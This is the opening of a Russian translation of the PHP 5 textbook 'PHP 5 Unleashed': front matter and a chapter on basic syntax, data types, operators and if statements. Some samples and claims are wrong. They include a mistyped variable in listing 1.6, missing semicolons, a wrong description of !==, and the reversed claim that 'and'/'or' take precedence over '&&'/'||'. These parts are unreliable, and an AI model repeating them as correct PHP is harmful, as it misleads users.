PHP 5

ПОЛНОЕ РУКОВОДСТВО

PHP 5 UNLEASHED

John Coggeshall

SAMS

201 West 103rd Street,
Indianapolis, Indiana, 46240 USA

PHP 5

ПОЛНОЕ РУКОВОДСТВО

Джон Коггзолл

Москва • Санкт-Петербург • Киев
2006

ББК 32.973.26-018.2.75
К57
УДК 681.3.07

Издательский дом "Вильямс"
Зав. редакцией *С.Н. Тригуб*

Перевод с английского *Д.Я. Иваненко, В.В. Лебедева, А.Ю. Маркушиной, Н.А. Мухина*
Под редакцией *Ю.Н. Артеменко*

По общим вопросам обращайтесь в Издательский дом "Вильямс" по адресу:
info@williamspublishing.com, http://www.williamspublishing.com
115419, Москва, а/я 783; 03150, Киев, а/я 152

Коггзолл, Джон.

К57 PHP 5. Полное руководство. : Пер. с англ. — М. : Издательский дом "Вильямс", 2006. — 752 с. : ил. — Парал. тит. англ.

ISBN 5-8459-0953-8 (рус.)

Книга известного профессионала в области разработки Web-приложений посвящена новой версии самого популярного в настоящее время языка написания сценариев для сервера — PHP 5. Этот язык позволяет разрабатывать высокопроизводительные Web-сайты любого масштаба и любой категории сложности. В книге подробно рассматриваются такие вопросы, как базовые синтаксические конструкции языка, объектно-ориентированное программирование на PHP, работа с базами данных и графическими изображениями, а также построение WAP-содержимого. Большое внимание уделяется эффективным решениям типовых практических задач, среди которых аутентификация посетителей, шифрование данных, использование сеансов, обработка ошибок, работа с электронной почтой. Книга изобилует множеством примеров, которые доступны для загрузки на Web-сайте издательства.

Книга рассчитана на разработчиков разной квалификации, а также может быть полезна для студентов и преподавателей соответствующих специальностей.

ББК 32.973.26-018.2.75

ISBN 5-8459-0953-8 (рус.)
ISBN 0-672-32511-X (англ.)

Оглавление

Содержание

Об основном авторе

Джон Коггзолл (John Coggeshall) использует PHP уже более восьми лет, и за это время разработал немало корпоративных решений для множества крупных компаний. Джон активно сотрудничает с сообществом PHP, будучи автором ряда проектов, а также является участником консультативного совета по обучению в компании Zend (Zend Education Advisory Board). Он постоянно принимает участие в конференциях, посвященных PHP, по всему миру. Несмотря на столь высокую занятость, Джон еще и успевает писать книги и обучать технологиям PHP, снискав славу крупного профессионала в этой области.

О соавторах

Кристиан Венц (Christian Wenz) — автор и соавтор более тридцати книг. Он специализируется на Web-технологиях, фокусируясь на языках написания сценариев для Web и разработке Web-служб. Кристиан часто пишет статьи в различные журналы по информационным технологиям и выступает на разнообразных международных конференциях. Также он занимается поддержкой, как самостоятельно, так и совместно с другими, множества пакетов PEAR и был одним из первых сертифицированных специалистов Zend в Германии. Кристиан — автор восьми глав в этой книге. Он живет и работает в Мюнхене.

Сара Голмон (Sara Golemon) — разработчик приложений в Калифорнийском университете в Беркли, а также участник проекта PHP и других проектов с открытым исходным кодом. Она помогает поддерживать уровень потоков PHP и различные расширения ядра. Сара подготовила более четырехсот статей онлайнового руководства и была автором целых разделов и приложений. Она также является ведущим разработчиком девяти расширений PECL, в числе которых Runkit, Classkit, Parsekit, OggVorbis и OpenAL.

Дж. Скотт Джонсон (J. Scott Johnson) — основатель Feedster.com, лидирующего поставщика поисковых служб XML Search Services. Он также является учредителем компании NTERGAID, Inc. и ранее занимал пост вице-президента по разработке в компании Mascot, Нью-Йорк. Дж. Скотт Джонсон — известный автор и разработчик программного обеспечения.

Бен Рамси (Ben Ramsey) — менеджер по технологиям в Hands On Network, международной некоммерческой организации, находящейся в Атланте, штат Джорджия. До своего перехода в некоммерческий сектор Бен на протяжении четырех лет занимал должность начальника отдела технологий в Roswell, представительстве компании EUREKA! Interactive, Inc. в штате Джорджия. В этой компании он выполнял функции архитектора программного обеспечения и ведущего программиста Web-приложений для многих правительственных организаций и небольших фирм. Бен является сертифицированным специалистом Zend и соучредителем Atlanta PHP.

Марко Табини (Marco Tabini) — издатель *php\architect* (`http://www.phparch.com`), основного журнала для профессиональных разработчиков на PHP. Он создавал Web-сайты для широчайшего спектра клиентов — от небольших фирм до крупных компаний, входящих в перечень Fortune 500. Несмотря на пятнадцатилетнюю работу в области информационных технологий, он сумел сохранить здравый рассудок.

Эйрон Сяо (Aron Hsiao) – энтузиаст Linux, имеющий десятилетний опыт администрирования Unix. Он занимался различными работами по разворачиванию сетей, программированию для Web и организации онлайновых продаж. С 1997-го по 2001-й год Эйрон обслуживал руководство About.com, посвященное Linux, в тот же период он получил степень магистра социологии в Чикагском университете. Он является автором нескольких популярных книг по Linux, в числе которых *The Concise Guide to XFree86 for Linux* и *Sams Teach Yourself Red Hat Desktop All In One.*

Посвящение

Диане Кэтрин Коггзолл, родившейся 19 июля 2004 года.

Благодарности

Когда я только начинал писать эту книгу, то даже и не подозревал, насколько сильное влияние она окажет на мою жизнь. Я получил бесценный опыт и хочу поблагодарить тех, кто помогал мне в этой работе.

Для начала хочу выразить благодарность Шелли Джонстон (Shelley Johnston), Деймону Джордану (Damon Jordan) и всему персоналу издательства Sams Publishing, который сделал все, чтобы эта книга стала реальностью. Я рад, что многих из вас теперь могу называть не только партнерами, но и друзьями.

Также хотел бы поблагодарить членов сообщества PHP, потративших массу времени и усилий на создание лучшего во всем мире языка разработки для Web — без вас всего этого не было бы.

И, наконец, я благодарю своих родителей. Несмотря на то что вы не понимали, чем я конкретно занимался, просиживая за компьютером все это время, вы были уверены, что все делалось не зря. Спасибо вам за те возможности, которые вы мне предоставили, за вашу мудрость и всецелую поддержку. Ваша вера в меня помогла мне стать тем, кто я есть сейчас. Я люблю вас обоих, и надеюсь дожить до того дня, когда смогу полностью оправдать оказанное мне доверие.

От издательства

Вы, читатель этой книги, и есть главный ее критик и комментатор. Мы ценим ваше мнение и хотим знать, что было сделано нами правильно, что можно было сделать лучше и что еще вы хотели бы увидеть изданным нами. Нам интересно услышать и любые другие замечания, которые вам хотелось бы высказать в наш адрес.

Мы ждем ваших комментариев и надеемся на них. Вы можете прислать нам бумажное или электронное письмо, либо просто посетить наш Web-сервер и оставить свои замечания там. Одним словом, любым удобным для вас способом дайте нам знать, нравится или нет вам эта книга, а также выскажите свое мнение о том, как сделать наши книги более интересными для вас.

Посылая письмо или сообщение, не забудьте указать название книги и ее авторов, а также ваш обратный адрес. Мы внимательно ознакомимся с вашим мнением и обязательно учтем его при отборе и подготовке к изданию последующих книг.

Наши координаты:

E-mail: `info@williamspublishing.com`

WWW: `http://www.williamspublishing.com`

Информация для писем из:

России: 115419, Москва, а/я 783

Украины: 03150, Киев, а/я 152

Введение

Книга, находящаяся у вас в руках, представляет собой результат более двух лет исследований, в течение которых авторы пытались написать как можно более полную и технически аккуратную книгу по PHP 5 из всех, имеющихся сегодня на рынке. Мы искренне надеемся, что эта книга на ближайшие месяцы станет для вас настольной, как дома, так и в офисе.

Один из авторов начал работать с PHP в середине 1997 года, когда его приятель познакомил с "довольно крутым языком". Интересуясь Web-разработкой и Internet в целом, автор сразу был очарован тем, насколько этот язык упрощает разработку приложений. Он еще помнил те времена, когда ему пришлось впервые написать сценарий, выполняющий запрос к базе данных MySQL и выводящий ответ в виде простой HTML-таблицы, столько же ярко, как первый опыт создания программы "Hello World" на GW-Basic за годы до того. Это был начало увлечения, которое заставило и продолжает заставлять разрабатывать и использовать программы на PHP вплоть до сегодняшнего дня.

Много воды утекло с тех дней PHP (тогда это была версия PHP 3.0). Несмотря на то что многие принципы остались неизменными, то, что было "довольно крутым языком", эволюционировало в исключительно устойчивый и мощный язык, используемый большими и малыми компаниями во всем мире. Сегодня PHP5 добавляет к этому богатство функциональности, сочетая мощность с гибкостью, и в настоящей книге мы попытались охватить все это. Начиная с технологий 1997 года и до настоящего момента, в книге показано, как заставить работать на вашу организацию этот мощный и обманчиво простой язык.

Мы действительно надеемся, что вы найдете эту книгу понятной, поучительной и — самое главное — полезной для вашей разработки на PHP. Дополнительную информацию можно найти на сайте одного из авторов по адресу:

`http://unleashed.coggeshall.org/`

Как организована эта книга

С точки зрения организации материала, вы обнаружите, что эта книга устроена скорее как справочник, нежели пособие, которое нужно читать "от корки до корки". Иногда может неприятно поразить то, что, прочитав сотни страниц технического текста, вы не запоминаете из них буквально ничего! Во избежание подобной несуразицы, каждая глава и каждый раздел составлены таким образом, чтобы вы могли совершенствоваться в специфичной технологии или группе технологий, которые интересуют вас в данный момент, без необходимости обращения к другим главам. Это также отражено в примерах, которые ориентированы на практическое применение обсуждаемых технологий.

ЧАСТЬ

I

Использование PHP для разработки Web-приложений

В ЭТОЙ ЧАСТИ...

ГЛАВА

1

Основы разработки на PHP

В ЭТОЙ ГЛАВЕ...

- Как работает PHP-сценарий
- Базовый синтаксис PHP
- Базовые типы данных PHP
- Операции с переменными
- Управляющие структуры
- Функции, определяемые пользователем
- Динамические переменные и функции
- Многофайловые сценарии PHP
- Ссылки
- Строки в PHP
- Сравнение строк
- Усовершенствованное сравнение строк
- Поиск и замена строк
- Форматирование строк
- Строки и региональные стандарты
- Форматирование значений даты и времени

PHP представляет собой мощный язык написания сценариев для Web, который продолжает развиваться, начиная с версии PHP 3, выпущенной в 1997 году. С точки зрения разработчика PHP поддерживает невероятный большой диапазон Internet-технологий, что делает его на сегодняшний день ведущим языком сценариев для Web. Цель настоящей главы — быстро ознакомить вас с основами разработки на PHP, тем самым заложив фундамент для понимания остальной части книги.

Мы начнем со "скелета" процесса разработки на PHP, а затем постепенно перейдем к некоторым более сложным фундаментальным аспектам PHP.

Как работает PHP-сценарий

Прежде, чем вы узнаете, как писать PHP-сценарии, важно вообще понять, как выполняется разработка PHP-сценариев. Чтобы разобраться с этим, вы должны сначала получить представление о взаимодействии между клиентом (например, Web-браузером) и Web-сервером. Когда клиент запрашивает документ с Web-сервера, то, как правило, Web-сервер извлекает документ (разумеется, если он существует) и отправляет клиенту. В большинстве случаев этот документ представляет собой HTML-файл, графический образ или нечто подобное. Клиент обрабатывает его и отображает в окне браузера. В отличие от этого, при использовании PHP-сценария добавляется еще одна промежуточная стадия — *предварительная обработка*. На этой стадии интерпретатор PHP обрабатывает запросы PHP-сценария, выполняет код, содержащийся в нем, и посылает вывод обратно Web-серверу, чтобы тот отправил его клиенту. Несмотря на то что главная цель PHP-сценария состоит в генерировании HTML-содержимого, во время его выполнения может происходить все, что угодно — от доступа к базе данных до отправки почтовых сообщений. Одно существенное отличие этого языка программирования состоит в том, что весь код выполняется на сервере. Это означает, что для выполнения сценария клиенту не понадобится никаких специальных программ, подключаемых модулей или библиотек. До тех пор, пока клиент может нормально запрашивать документы с Web-сервера, он может пользоваться преимуществами языка сценариев PHP на этом сервере.

НА ЗАМЕТКУ

Несмотря на то что это наиболее распространенный способ использования PHP, он также может использоваться на клиентской стороне для разработки приложений, как в среде Windows, так и в Unix. Соответствующие подробности вы найдете в главе 17.

Базовый синтаксис PHP

Теперь, когда вы знакомы с тем, как выполняются PHP-сценарии, поговорим о написании вашего первого PHP-сценария. Все PHP-сценарии пишутся в виде *блоков кода*. Эти блоки при необходимости могут быть встроены в HTML, и обычно определяются с помощью строки <?php в начале и ?> — в конце. Все, что вне этих идентификаторов блока, интерпретатор PHP игнорирует и передает обратно Web-серверу для отображения на стороне клиента. В листинге 1.1 показан пример простого PHP-сценария, выводящего приветственную строку, с которого вполне можно начать.

Листинг 1.1. Простой сценарий на PHP

```
<HTML>
<HEAD><TITLE>Первый PHP-сценарий</TITLE></HEAD>
<BODY>
<?php
   echo "Добро пожаловать, пользователь!";
?>
</BODY>
</HTML>
```

Как и ожидалось, первые три строки интерпретатором PHP игнорируются и передаются на выход непосредственно. Четвертая строка, однако, выполняется PHP и приветствие "Добро пожаловать, пользователь!" печатается в браузере, а за четвертой строкой вновь следует игнорируемый текст HTML. Здесь вы знакомитесь с первым оператором PHP — echo. Этот оператор представляет базовый метод PHP для отправки содержимого клиенту, и он будет интенсивно использоваться на протяжении всей этой книги. Следует также отметить, что, как это принято во всех С-подобных языках, каждое предложение завершается точкой с запятой.

НА ЗАМЕТКУ

Несмотря на то что чаще всего используются дескрипторы <?php и ?>, в качестве разделителей блоков кода также могут применяться следующие конструкции:

<? ... ?>	Сокращенная версия <?php и ?>.
<% ... %>	Стиль ASP.
<SCRIPT LANGUAGE="PHP">...</SCRIPT>	Синтаксис, совместимый с редакторами HTML.

Следует отметить, что некоторые из этих разделителей блока кода работают только тогда, когда включена соответствующая директива конфигурации в php.ini. Если на то нет особых причин, рекомендуется применять дескрипторы по умолчанию <?php и ?>.

Несмотря на то что это PHP-код, предыдущий сценарий не выполняет ничего такого, что не могло бы быть сделано средствами стандартного HTML. Чтобы сделать что-то более полезное, вам придется изучить переменные PHP.

В PHP имена переменных всегда начинаются с символа $ и содержат произвольную комбинацию символов, при условии, что первый символ после $ будет буквой или знаком подчеркивания. В число допустимых символов входят заглавные и прописные латинские буквы, а также символы с ASCII-кодами в диапазоне от 127 до 255 (символы, не используемые в американском английском). Переменные в PHP могут быть определены либо присвоением им значения, либо с помощью оператора var. В листинге 1.2 приведены некоторые примеры.

Листинг 1.2. Примеры переменных в PHP

```
<?php
   $myvar = "foo"; /* Присвоение строки 'foo' */
   badvar = "test"; /* Неверно, нет символа $ */
   $another(test)var = "bad"; /* Неверно, нельзя использовать () */
```

```
   $php5 = "is cool"; /* Корректный синтаксис */
   $5php = "is wrong"; /* Неверно, начинается с цифры */
?>
```

НА ЗАМЕТКУ

В PHP все, что находится между /* и */, трактуется как комментарий, используемый для пояснений в теле сценария, и игнорируется интерпретатором. Для однострочных комментариев могут применяться либо //, либо #, что помещает в комментарий остаток строки:

```
<?php
   $var = "foo"; // это игнорируется
   $var = "bar"; # это тоже
?>
```

Несмотря на то что необходимость в явном уничтожении переменных с целью освобождения ресурсов отсутствует (это сделают процедуры сборки мусора PHP по окончании выполнения сценария), иногда требуется принудительно уничтожить переменную. Для этих целей в PHP предусмотрена функция `unset()`. Эта функция может быть использована только с допустимыми переменными, включая элементы массивов. (Подробную информацию о массивах можно найти в главе 2.) В листинге 1.3 демонстрируется использование функции `unset()` для уничтожения существующей переменной PHP.

Листинг 1.3. Использование функции `unset()`

```
<?php
   $myvar = "Строка";
   unset($myvar); // Уничтожение переменной
?>
```

С точки зрения типизации переменных PHP можно классифицировать, как свободно-типизированный язык. Это значит, что переменная не должна быть определена как строковая, целая, действительная с плавающей точкой и так далее. Вместо этого, когда переменной присваивается значение, PHP трактует ее соответствующим образом в зависимости от контекста, в котором она применяется. В PHP существует три базовых типа переменных (целые, строковые, действительные с плавающей точкой) и два сложных типа (объекты и массивы). Настоящая глава имеет дело только с базовыми типами. Подробности использования комплексных типов изложены в главах 2 и 14.

Базовые типы данных PHP

Первый тип данных, который будет представлен, это целые числа. Целые числа — фундаментальный числовой тип PHP, представляющий значения со знаком величиной до чуть более 2 миллиардов. На практике PHP воспринимает целые значения с использованием трех математических представлений: десятичные (на базе 10), восьмеричные (на базе 8) и шестнадцатеричные (на базе 16). В большинстве ситуаций PHP-сценарии пишутся в десятичной нотации. Однако в некоторых случаях восьмеричные и шестнадцатеричные числа могут существенно облегчить жизнь. В листинге 1.4 показано, как каждое из них представлено в PHP.

Листинг 1.4. Хранение целых значений в PHP

```
<?php
   $my_int = 50;   /* Стандартная десятичная нотация */
   $my_int = 062;  /*То же число в восьмеричной нотации (начинается с буквы '0')*/
   $my_int = 0x32; /* Шестнадцатеричная нотация */
?>
```

Когда PHP работает с дробными числами, он представляет значения в виде типа данных с плавающей точкой. Числа с плавающей точкой — это любые числа, которые содержат десятичную дробную часть и могут быть выражены в десятичном или экспоненциальном представлении, как показано в листинге 1.5.

Листинг 1.5. Хранение чисел с плавающей точкой в PHP

```
<?php
   /* Стандартная нотация с десятичной точкой */
   $my_float = 5.1;

   /* То же число в экспоненциальном представлении с плавающей точкой */
   $my_float = .051e2;
?>
```

И последний базовый тип данных, о котором говорится в этой главе — строковый. Вы уже сталкивались с применением строк в первом примере PHP настоящей главы, где клиенту отправлялась для вывода строка "Добро пожаловать, пользователь!". Однако строки — это нечто большее, нежели то, что демонстрируется в этом простом примере. Для начала отметим, что существует два типа строк: разбираемые (parsed) и неразбираемые (unparsed). Разбираемые строки определяются с использованием двойных кавычек и разбираются PHP, в то время как неразбираемые строки представляются в одинарных кавычках и используются так, как они есть. Что означает эта разница для вас как разработчика? Когда строка определена в двойных кавычках, то любая ссылка на переменную внутри такой строки автоматически заменяется ее значением, тогда как для неразбираемых строк такая подстановка не выполняется. В листинге 1.6 представлен пример обоих типов строк.

Листинг 1.6. Разбираемые и неразбираемые строки в PHP

```
<?php
   $my_int = 50;
   $string_one = "Значение переменной равно $my_int<BR>";
   $string_ещщ = 'Значение переменной равно $my_int<BR>';

   echo $string_one;
   echo $string_two;
?>
```

Если этот сценарий исполнить, его вывод будет таким:

```
Значение переменной равно 50
Значение переменной равно $my_int
```

Вы видите, несмотря на то, что содержимое обеих строк идентично, `$string_one` подвергается разбору PHP, и содержащаяся в ней ссылка на переменную `$my_int` заменяется соответствующие значением этой переменной. Это отличает ее от перемен-

ной $string_two, которая не разбирается PHP, поэтому часть $my_int в ней остается неизменной.

НА ЗАМЕТКУ

Также вы можете обратить внимание, что обе строки содержат HTML-дескриптор <BR>. Поскольку вы отправляете выходной текст Web-браузеру, этот дескриптор необходим для отображения упомянутых двух значений в разных строках экрана. Без этих HTML-дескрипторов обе строки будут перемешаны на экране. Понятно, что это не совсем желательный результат.

Вместе с возможностью заменять ссылки переменных, разбираемые строки позволяют работать с тем, что называется *отмененными* (escaped), или *управляющими*, символами. Этот специальный формат используется для представления символов, которые обычно было бы трудно или вообще невозможно включить в строки с помощью стандартной клавиатуры. Например, рассмотрим ситуацию, которая требует включения фрагмента с двойными кавычками в строку, которую вы хотите сделать разбираемой. Поскольку двойные кавычки сами по себе применяются для отметки начала и конца строки, нет простого способа напечатать строку, обрамленную кавычками. Это первый пример, в котором нужно применять управляющие символы. Перечень доступных в PHP управляющих символов представлен в табл. 1.1.

Таблица 1.1. Управляющие символы PHP

Строка управляющих символов	*Результирующий символ*
\n	Символ перевода строки
\r	Символ возврата каретки
\t	Символ горизонтальной табуляции
\\	Символ обратного слэша
\$	Символ $
\'	Символ одинарной кавычки
\"	Символ двойной кавычки
\###	ASCII-символ (восьмеричный)
\x##	ASCII-символ (шестнадцатеричный)

В листинге 1.7 показан пример применения управляющих символов. Обратите внимание на применение последовательности \" во втором присвоении значения переменной.

НА ЗАМЕТКУ

Термин ASCII означает "American Standard Code of Information Interchange" ("американский стандартный код для обмена информацией") и представляет стандартный набор символов, понятный любому компьютеру. Несмотря на то что некоторые символы набора ASCII более не используются (по крайней мере, по их первоначальному назначению), ASCII по-прежнему остается стандартом обращения с символами. Более подробную информацию об ASCII (включая полную таблицу) можно найти на сайте http://www.asciitable.com.

Листинг 1.7. Использование управляющих символов

```
<?php
   /* Неверная строка, не работает в PHP */
   $variable = "Знаете ли вы что такое "управляющие" символы?";
   /* Правильно сформатированная строка */
   $variable = "Знаете ли вы что такое \"управляющие\" символы?";
   /* Печатает символ 'a', заданный в шестнадцатеричном виде */
   $variable = "\x41 есть символ 'a'";
?>
```

Манипуляции с переменными

Теперь, когда вы познакомились с основными типами данных PHP, давайте посмотрим, какие манипуляции возможны с этими типами данных для реализации вычислений и прочих действий в PHP. Как и можно было ожидать, PHP поддерживает все базовые математические операции, как и любой другой язык программирования, включая сложение и умножение, а также широкий диапазон тригонометрических и логарифмических функций. Помимо математических операций PHP поддерживает большой объем функций манипуляции со строками. В настоящей главе раскрываются только наиболее фундаментальные манипуляции с переменными, действительные как для строк, так и для чисел.

Выполнение математических операций в PHP — интуитивно понятная задача. PHP поддерживает все общепринятые математические стандарты приоритетов операций, группировки и прочее — как для целых, так и для действительных чисел с плавающей точкой. Так, например, простые математические вычисления в PHP могут быть реализованы так, как показано в листинге 1.8.

НА ЗАМЕТКУ

При выполнении математических вычислений приоритет операций определяет порядок их выполнения. Подробный список приоритетов операций PHP содержится в руководстве по PHP, которое доступно по адресу:

`http://www.php.net/manual/language.operator.php`

Листинг 1.8. Простые вычисления с переменными PHP

```
<?php
   $answer = 5 + 4;            /* $answer теперь равно 9 */
   $answer = $answer - 5;      /* $answer теперь равно 4 */
   $answer = $answer/2;        /* $answer теперь равно 2 */
   $answer = 1/3;              /* $answer теперь равно 0.333333 */
   $answer =((5 + 4)*2)%7;     /* $answer теперь равно 4 */
?>
```

НА ЗАМЕТКУ

В приведенном выше примере используется операция деления по модулю %. Эта операция применяется для вычисления остатка от целочисленного деления. В данном случае вы определяете остаток от деления целого числа 18 на целое число 7. Поскольку 7 * 2 = 14, модуль будет равен 18 – 14 = 4.

Важно знать, как обрабатываются числа с плавающей точкой в PHP, когда они конвертируются в целые. Например, значение 0.999999 при преобразовании в целое может превратиться в 0, в то время как в других системах оно может быть сведено к 1, как обычно и ожидается. Такая разница в поведении зависит от системы, на которой выполняется PHP, а не от самого PHP. Более подробную информацию на эту тему, включая описание того, как работает ваша конкретная система, можно получить в документации по PHP.

Как и в большинстве других С-подобных языках программирования, в PHP также поддерживаются сокращенные формы записи операций. Рассмотрим вторую и третью строки из предыдущего примера. В них результат математической операции помещается в ту же переменную, которая служит операндом. Вместо использования предыдущего синтаксиса можно несколько сэкономить время, записав эти операции так, как показано в листинге 1.9.

Листинг 1.9. Сокращенная запись математических операций в PHP

```
<?php
   $answer = 5;   /* Присвоение исходного значения */
   $answer += 2;  /* Эквивалент $answer = $answer + 2; */
   $answer *= 2;  /* $answer теперь равно 14 */
   $answer %= 5;  /* $answer теперь равно 4 */
?>
```

Для еще большего упрощения можно использовать операции инкремента и декремента следующего вида.

Листинг 1.10. Сокращенная запись инкремента и декремента

```
<?php
   $answer++;     /* Увеличивает $answer на 1 */
   $answer--;     /* Уменьшает $answer на 1 */
   ++$answer;     /* Увеличивает $answer на 1 (см. примечания) */
?>
```

НА ЗАМЕТКУ

Несмотря на то что и `++$answer`, и `$answer++` — корректные выражения PHP, которые увеличивают переменную `$answer` на единицу, они означают не совсем одно и то же. `$answer++` увеличивает переменную `$answer` после выполнения оператора, в то время как `++$answer` увеличивает переменную перед выполнением. Это существенная разница в ситуациях, подобных следующим:

```
<?php
    $answer = 5;
    echo (++$answer)." ";
    echo "$answer<BR>";
    $answer = 5;
    echo ($answer++)." ";
    echo $answer";
?>
```

Вывод этого сценария будет выглядеть так:

```
6 6
5 6
```

Наряду с простой математикой PHP также поддерживает тригонометрические и логарифмические операции для сложных вычислений, например:

```
<?php
    $cos = cos(2 * M_PI);   /* косинус 2*PI равен 1  */
?>
```

НА ЗАМЕТКУ

`M_PI` — это предопределенная математическая константа в PHP. Полный список всех доступных математических (и прочих) констант можно посмотреть в руководстве PHP по адресу `http://www.php.net/math`.

Как было сказано, далее в настоящей главе будет обсуждаться большинство технологий манипуляции строками, доступных в PHP. Однако одну строковую операцию, которая есть в PHP, стоит рассмотреть сейчас – операцию конкатенации строк. Эта операция обозначается символом точки и применяется для комбинации двух отдельных переменных (обычно – строковых) в одну строку, как показано ниже:

```
<?php
    $string = "Спасибо за покупку ";
    $newstring = $string . "этой книги!";
?>
```

`$newstring` теперь содержит строку `"Спасибо за покупку этой книги!"`. Для этой операции также предусмотрена сокращенная форма.

Управляющие структуры

Логические управляющие структуры

Несмотря на то что все описанные до сих пор операции с переменными замечательны, они оставляют желать лучшего в терминах реального языка программирования. Поэтому вам нужны управляющие структуры. *Управляющие структуры* – это средства, которые позволяют управлять поведением программ. Управляющие структуры позволяют указывать условия, при которых должен выполняться тот или иной фрагмент кода, обычно базирующиеся на текущем состоянии сценария. Часто они даже могут транслироваться из обычных утверждений на естественном языке. Чтобы проиллюстрировать это, рассмотрим то, что в программировании называется условным оператором:

"Если Джон закончит 15 страниц этой книги, то он может лечь спать".

Как эту логику трансформировать в компьютерную программу, которая сообщит, когда мне можно отправляться спать? Чтобы сравнить количество написанных мною страниц с тем, сколько я должен написать, мне придется использовать оператор `if`. Оператор `if` не похож на все описанное до сих пор и имеет следующую общую форму:

```
if(условие) {
    /* Код, выполняемый, если условие истинно */
} [ else {
```

```
    /* Код, выполняемый, если условие ложно */
} ]
```

Условие — это любое выражение, возвращающее булевское значение.

НА ЗАМЕТКУ

Когда в этой книге описывается общий синтаксис функции, квадратные скобки вокруг какой-либо его части (такие, как вокруг части `else` приведенной выше конструкции) служат для обозначения необязательной части, которая может быть пропущена при практическом использовании. Более того, далее в этой книге встречаются случаи, когда такие скобки находятся внутри других скобок, что означает, что они выделяют необязательную часть порции выражения, которая в свою очередь является необязательной.

Однострочная версия оператора `if` также встречается в следующем виде:

```
if (условие) /* Код, выполняемый, если условие истинно */
```

Чтобы наглядно проиллюстрировать применение оператора `if`, рассмотрим пример, приведенный в листинге 1.11.

Листинг 1.11. Базовое использование оператора `if`

```
<?php
   if (true) echo "Эта строка отображается всегда!<BR>"
   if (false) {
       echo "Эта строка не отображается никогда.<BR>"
   } else {
       echo "Эта строка тоже отображается всегда!<BR>"
   }
?>
```

Приведенный код генерирует следующий вывод:

```
Эта строка отображается всегда!
Эта строка тоже отображается всегда!
```

Оператор `if` в PHP — наиболее фундаментальная управляющая структура, предназначенная для выполнения того, что называется блоком кода, в том и только в том случае, когда условное выражение возвращает булевское значение "истина". (Позже будет объяснено, что означает "булевское".) Как узнать, что выражение возвращает "истину"? PHP предлагает множество методов, описанных в табл. 1.2, каждый из которых возвращает либо булевское значение `true` ("истина"), либо `false` ("ложь").

НА ЗАМЕТКУ

Несмотря на то что в общем случае условная часть оператора `if` должна быть равна предопределенным значениям `true` или `false`, целые значения больше нуля также трактуются как `true`, в то время как `0` трактуется `false`. Тем не менее, настоятельно рекомендуется использовать условные выражения, возвращающие булевские значения.

Таблица 1.2. Операции сравнения

Пример операции	*Действие*
`$foo == $bar`	true, если `$foo` равно `$bar`.
`$foo === $bar`	true, если `$foo` равно `$bar` и обе переменных относятся к одному типу.
`$foo != $bar`	true, если `$foo` не равно `$bar`.
`$foo !== $bar`	true, если `$foo` не равно `$bar` и обе переменных не относятся к одному типу.
`$foo < $bar`	true, если `$foo` меньше `$bar`.
`$foo > $bar`	true, если `$foo` больше `$bar`.
`$foo <= $bar`	true, если `$foo` меньше или равно `$bar`.
`$foo >= $bar`	true, если `$foo` больше или равно `$bar`.

Итак, как же работают эти операторы сравнения? В основном так же, как математические операции, описанные ранее:

```
<?php
    $answer = (14 > 15);     /* $answer = false */
    $answer = (14 <= 15);    /* $answer = true */
?>
```

Можно надеяться, теперь вы имеете представление о том, как написать короткий пример сценария, который сможет вычислить время, когда я могу отправляться спать (см. условное предложение в начале раздела). В листинге 1.12 показаны результаты.

Листинг 1.12. Использование операций сравнения в операторе `if`

```
<?php
   $pgs_complete = 14;
   if ($pgs_complete < 15) {
       echo "Очень жаль! Ты еще не можешь спать, Джон!<BR>";
   } else {
       echo "Поздравляю! Уже можешь пойти спать!!<BR>";
   }
?>
```

Все прекрасно, пока нужно проверить только одно условие для выполнения блока кода, но что делать в ситуациях, когда встречается два или более условий? Одним решением может быть — встроить один или более операторов `if` внутрь друг друга, как показано в листинге 1.13.

Листинг 1.13. Вложенные условия

```
<?php
   if ($value > 0) {
       if ($value <= 10) {
           echo 'Значение переменной $value находится между 1 и 10.';
       } else {
           if ($value <= 20) {
```

```
            echo 'Значение переменной $value находится между 1 и 20.';
        } else {
            echo 'Значение переменной $value больше 20.';
        }
    }
}
?>
```

СОВЕТ

В блок кода может быть включено все что угодно, в том числе и другой блок. Нет ограничений на "глубину" вложенности, хотя хорошей практикой является ограничение степени вложенности блоков для сохранения читаемости кода.

Хотя это и работает, существует лучший способ. Когда требуется проверка множества условий, в PHP существуют логические операции для комбинации множества условий в единое булевское значение. Например, рассмотрим следующее условное предложение:

> "Если Джон закончит 15 страниц, или ему больше нечего будет писать, то он может лечь спать".

Это конкретное предложение утверждает, что я могу лечь спать тогда, когда закончу 15 страниц или же закончу писать книгу вообще. Для того чтобы справиться с этой ситуацией, нужно использовать оператор `if` с множеством условий.

Вспомните из начального представления оператора `if`, что условная часть предложения является выражением, возвращающим при вычислении булевское значение. То есть для создания составного оператора `if` все, что понадобится — это набор булевских операций. Эти операции, называемые также *логическими операциями*, перечислены в табл. 1.3.

Таблица 1.3. Логические операции PHP

Операция	*Действие*
`$foo and $bar`	`true`, если `$foo` и `$bar` истинны.
`$foo or $bar`	`true`, если `$foo` или `$bar` истинны.
`$foo xor $bar`	`true`, если `$foo` или `$bar` истинно (но не оба сразу).
`!$foo`	`true`, если `$foo` ложно.
`$foo && $bar`	`true`, если `$foo` и `$bar` истинны.
`$foo || $bar`	`true`, если `$foo` или `$bar` истинны.

НА ЗАМЕТКУ

Несмотря на то что они выглядят идентичными, операции `and` и `or` — не то же самое, что `&&` и `||`. Разница заключается в их приоритетах. В PHP операции `and` и `or` выполняются до операций `&&` и `||`. Из-за этого настоятельно рекомендуется использовать скобки, чтобы явно задать порядок операций в любых сложных выражениях.

```
<?php
    $answer = ($a < $b) || ($c > $d);  /* хорошо */
    $answer = $a < $b || $c > $d;      /* плохо */
?>
```

Вооруженные этими знаниями, давайте посмотрим, как можно представить код из предыдущего листинга с помощью составных условных выражений.

Листинг 1.14. Составные операторы if

```
<?php
   $finished = true;
   $pgs_complete = 14;
   if (($pgs_complete > 0) || $finished) {
       echo "Ты закончил, иди поспи<BR>";
   } else {
       echo "Ты еще не закончил, никакого сна!<BR>";
   }
?>
```

Хотя это уже отлично, существует возможность еще усовершенствовать часть логики else. Ранее был представлен фрагмент кода, который имел встроенный оператор if в части else другого условия, похожего на то, что было показано в листинге 1.13.

НА ЗАМЕТКУ

В ситуациях, когда вы используете условия для определения значения переменной, может применяться следующий синтаксис:

```
$variable = (условие) ? /* истина */ : /* ложь */;
```

$variable будет присвоено значение из первого сегмента, если условие истинно, и из второго — если ложно.

